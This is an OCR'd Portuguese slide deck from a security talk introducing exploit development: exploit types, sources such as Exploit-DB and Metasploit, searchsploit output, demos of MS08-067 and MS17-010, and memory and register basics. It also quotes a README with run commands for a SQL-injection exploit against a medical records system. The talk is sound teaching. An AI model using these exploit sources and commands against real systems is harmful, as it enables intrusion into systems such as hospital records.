BUFFER OVERFLOW

EXPLODINDO BUFFERS DE MEMÓRIA

Desenvolvimento de Exploits

14/03/2022

UNIDADE 37
SEGURANÇA CIBERNÉTICA


FIAP

$ CAT .AGENDA

- Disclaimer && whoami && objetivo
- O que é um Exploit?
- Teoria de Memória
- Mecanismos de Defesa
- Metodologia
- Fuzzing & Debugging
- Shellcode
- Hack or Die
- Visão Geral de Mercado
- Recursos e Referências

./AVISO LEGAL

- Todas as ideias e pontos de vistas apresentadas aqui são de minha inteira responsabilidade;
- Todos os documentos externos, imagens e artigos aqui referenciados, estão indexados em “Referências”.
  - Um grande agradecimento aos profissionais de segurança e suas pesquisas!



MORE ~/.PROFILE

- Real Name: Felippe Foppa
- Area de atuação: Redteamer, Pentester and Security Researcher
- Current Role:
  - Founder | Chief Executive Officer – Unidade 37 Segurança Cibernética Ofensiva
  - Especialista de Segurança Ofensiva - GlobalHitss
- Certifications: LPI1, LPI2, OSCP, CRTP, eWPTXv2, eCPTXv2, ISO27k, ITILv4
- CVE's: CVE-2021-39375, CVE-2021-39376
- Material apresentado estará disponível no repositório:
  - https://github.com/d34dfr4m3/Contributions/
- Blog: https://diesec.home.blog/
- Linkedin: https://www.linkedin.com/in/felippe-foppa-6b1434108/
- Github: https://github.com/d34dfr4m3

echo $OBJETIVO

- A expectativa no pouco tempo de duração de agenda é motivar os participantes no segmento de desenvolvimento de exploits, explicando de forma abstraída os conceitos básicos, provendo recomendações de boas práticas e demonstrando em tempo real como o processo de criação de um exploit funcional!
- Devido limitações de tempo, conceitos abrangentes e tópicos avançados não serão abordados.

O que é um Exploit?

Do que são feitos? Onde vivem? O que eles Comem?

O que é um Exploit?

- Um exploit (em português explorar, significando "**usar algo para sua própria vantagem**") é um **pedaço de software, um pedaço de dados ou uma sequência de comandos que tomam vantagem de um defeito, falha ou vulnerabilidade** a fim de causar um comportamento acidental ou imprevisto a ocorrer no software ou hardware de um computador ou em algum eletrônico (normalmente computadorizado). Tal comportamento frequentemente inclui coisas como ganhar o controle de um sistema de computador, permitindo escalação de privilégio ou um ataque de negação de serviço
- São geralmente elaborados por hackers como programas de **demonstração das vulnerabilidades (PoC ou Proof of Concept),** a fim de que as falhas sejam corrigidas, ou por blackhats a fim de ganhar acesso não autorizado a sistemas. Por isso muitos blackhats não publicam seus exploits, conhecidos como **0days.**

https://pt.wikipedia.org/wiki/Exploit_(seguran%C3%A7a_de_computadores)

Tipos de Exploit

Existem diversos **tipos de exploit** para **diferentes propósitos e complexidades.** Alguns deles são:


- Exploits Locais
- Exploits Remotos
  - WebApps
  - Serviços/Programas

A motivação para o engajamento com exploits podem ser diversas, algumas delas:

- Escalação de Privilégios Local
- Negação de Serviço
- Execução de Código Remoto
- Exposição de Arquivos Sensíveis
- Reset de Credencial
- Etc

Onde Vivem?

- **Exploitdb**
- SearchSploit
- Frameworks:
  - Metasploit
  - CoreImpact
  - etc
- Github



https://www.exploit-db.com/

Onde Vivem?

- Exploitdb
- **SearchSploit**
- Frameworks:
  - Metasploit
  - CoreImpact
  - etc
- Github


```
kali@kali:~$ searchsploit
  Usage: searchsploit [options] term1 [term2] ... [termN]

==========
 Examples
==========
  searchsploit afd windows local
  searchs
  searchs
  searchs
  searchs
  searchs
  searchs
  For mor
```

```
root@kali:~# searchsploit ssh linux remote
------------------------------------------------------ ---------------------------------
 Exploit Title                                        |  Path
                                                      | (/usr/share/exploitdb/platforms/
------------------------------------------------------ ---------------------------------
 SSH.com Communications) SSH Tectia (SSH < 2          | linux/remote/23082.txt
 eragon FibeAir IP-10 - SSH Private Key Expo          | linux/remote/41679.rb
 ebian OpenSSH - Authenticated Remote SELinu          | linux/remote/6094.txt
 ropBearSSHD 2015.71 - Command Injection              | linux/remote/40119.md
 ropbear SSH 0.34 - Remote Code Execution             | linux/remote/387.c
 xaGrid - Known SSH Key and Default Password          | linux/remote/41680.rb
 inux/x86 - Remote Port Forwarding (ssh -R 9          | lin_x86/shellcode/23622.c
 penSSH 1.2 - '.scp' File Create/Overwrite            | linux/remote/20253.sh
 penSSH 2.x/3.x - Kerberos 4 TGT/AFS Token B          | linux/remote/21402.txt
 penSSH 7.2p2 - Username Enumeration                  | linux/remote/40136.py
 penSSH < 7.4 - agent Protocol Arbitrary Lib          | linux/remote/40963.txt
 penSSH/PAM 3.6.1p1 - 'gossh.sh' Remote User          | linux/remote/26.sh
 penSSH/PAM 3.6.1p1 - Remote Users Discovery          | linux/remote/25.c
 penSSHd 7.2p2 - Username Enumeration (PoC)           | linux/remote/40113.txt
 penSSL 0.9.8c-1 < 0.9.8g-9 (Debian and Deri          | linux/remote/5622.txt
 penSSL 0.9.8c-1 < 0.9.8g-9 (Debian and Deri          | linux/remote/5632.rb
 penSSL 0.9.8c-1 < 0.9.8g-9 (Debian and Deri          | linux/remote/5720.py
 SSH 2.x - Arbitrary Command Execution                | linux/remote/24795.txt
 ymantec Messaging Gateway 9.5/9.5.1 - SSH D          | linux/remote/21136.rb
```

https://www.exploit-db.com/searchsploit
https://github.com/offensive-security/exploitdb

Onde Vivem?

- Exploitdb
- SearchSploit
- **Frameworks:**
  - **Metasploit**
  - CoreImpact
  - etc
- Github




https://www.metasploit.com/

Demo Metasploit

Demo Metasploit


- Utilizando exploits conhecidos;
  - **MS08-067 (The Conficker Worm)**
  - MS17-010



https://www.sans.org/security-resources/malwarefaq/conficker-worm
https://youtu.be/SAwNTnu-VVQ?t=188

Demo Metasploit


- Utilizando exploits conhecidos;
  - MS-08-067 (The Conficker Worm)
  - **MS17-010 (Wannacry)**



https://www.newnettechnologies.com/eternalblue-exploit-used-in-wannacry-ransomware-attack.html

Onde Vivem?

- Exploitdb
- SearchSploit
- Metasploit
- **Github**



https://www.metasploit.com/

https://github.com/kozmer/log4j-shell-poc/blob/main/poc.py


Do que são feitos?

- Python, Ruby, C, C#, PHP, shellscript, Go etc
- Como falado anteriormente, um exploit é qualquer pedaço de código, instrução que irá obter vantagem de determinada característica, fragilidade ou vulnerabilidade.

https://www.exploit-db.com/exploits/40839

Atenção na Execução de Exploits 1/3

- Script Kiddies – É importante ler e entender o código do exploit. Existem diversos exploits “maliciosos”, geralmente, o propósito desses exploits é comprometer o usuário, realizar Wipe (Deleção do Sistema) ou alimentar IOCs de equipes de intel.


README.md

CVE-2021-39375 Exploit

Philips Healthcare Tasy Electronic Medical Record (EMR) 3.06 allows SQL injection via the WAdvancedFilter/getDimensionItemsByCode FilterValue parameter.

Windows Binary PoC

```
./CVE-2021-39375.exe will run the exploit.
./CVE-2021-39375.exe -t Target IP
./CVE-2021-39375.exe -t www.example.com
```

Running the exploit on Linux

Change the target IP in CVE-2021-39375.sh then do:

```
chmod +x CVE-2021-39375.sh
usage:   CVE-2021-39375.sh -t <targetIP>
example: CVE-2021-39375.sh -t 10.3.3.7
example: CVE-2021-39375.sh -t www.example.com
```

Repo Info

- CVE-2021-39375.exe (sha256sum 1ec3a72edff81d7e96fb3c7900a35a69c235dd38a9df01c9d964384935ae3bee)
- CVE-2021-39375.sh - Linux compatible exploit for CVE-2021-39375
- README.md - Details the README of the repo

Atenção na Execução de Exploits 2/3

- Entender um exploit e saber ajustar para o ambiente alvo pode ser a diferença entre o sucesso ou não de uma exploração;
- Versão da aplicação alvo, linguagem do Sistema/Aplicação e arquitetura são pontos relevantes para o sucesso, fracasso ou negação de serviço.
- Cross Compile (x86 x64 etc)

Atenção na Execução de Exploits 3/3

- Instabilidade e Negação de Serviço;
- EXITFUNC
  - None:
    - *"none" technique will calls GetLastError, effectively a no-op.*
  - Seh:
    - *This method should be used when there is a structured exception handler (SEH) that will restart the thread or process automatically when an error occurs.*
  - Thread:
    - *This method is used in most exploitation scenarios where the exploited process (e.g. IE) runs the shellcode in a sub-thread and exiting this thread results in a working application/system (clean exit)*
  - Process:
    - *This method should be used with multi/handler.*
    - *This method should also be used with any exploit where a master process restarts it on exit.*


https://github.com/e-a-security/Exploit-Dev-OSCE/blob/master/Metasploit-EXITFUNC

Teoria de Memória

Arquiteturas, Pilhas e Registradores


Teoria da Memória

- O segmento de texto (*text*) contém o código do programa a ser executado;
- O segmento de dados (*data*) contém informações globais para o programa;
- Nos endereços mais altos, temos uma porção compartilhada pela pilha (*stack*) e *heap*, que são alocados em tempo de execução. A pilha é fixa em tamanho e é usada para armazenar funções, argumentos, variáveis locais e assim por diante;
- O heap contém variáveis dinâmicas;
- O consumo da pilha aumenta à medida que mais funções ou sub-rotinas são chamadas, e o topo da pilha aponta para endereços de memória mais baixos quanto mais os dados são armazenados na pilha.



Registradores

- EIP instruction pointer
- ESP stack pointer
- EBP base pointer
- ESI source index
- EDI destination index
- EAX accumulator
- EBX base
- ECX counter
- EDX data



ax->16-bit
eax->32-bit
rax->64-bit

https://payatu.com/understanding-stack-based-buffer-overflow

https://reverseengineering.stackexchange.com/questions/18228/cannot-access-memory-error

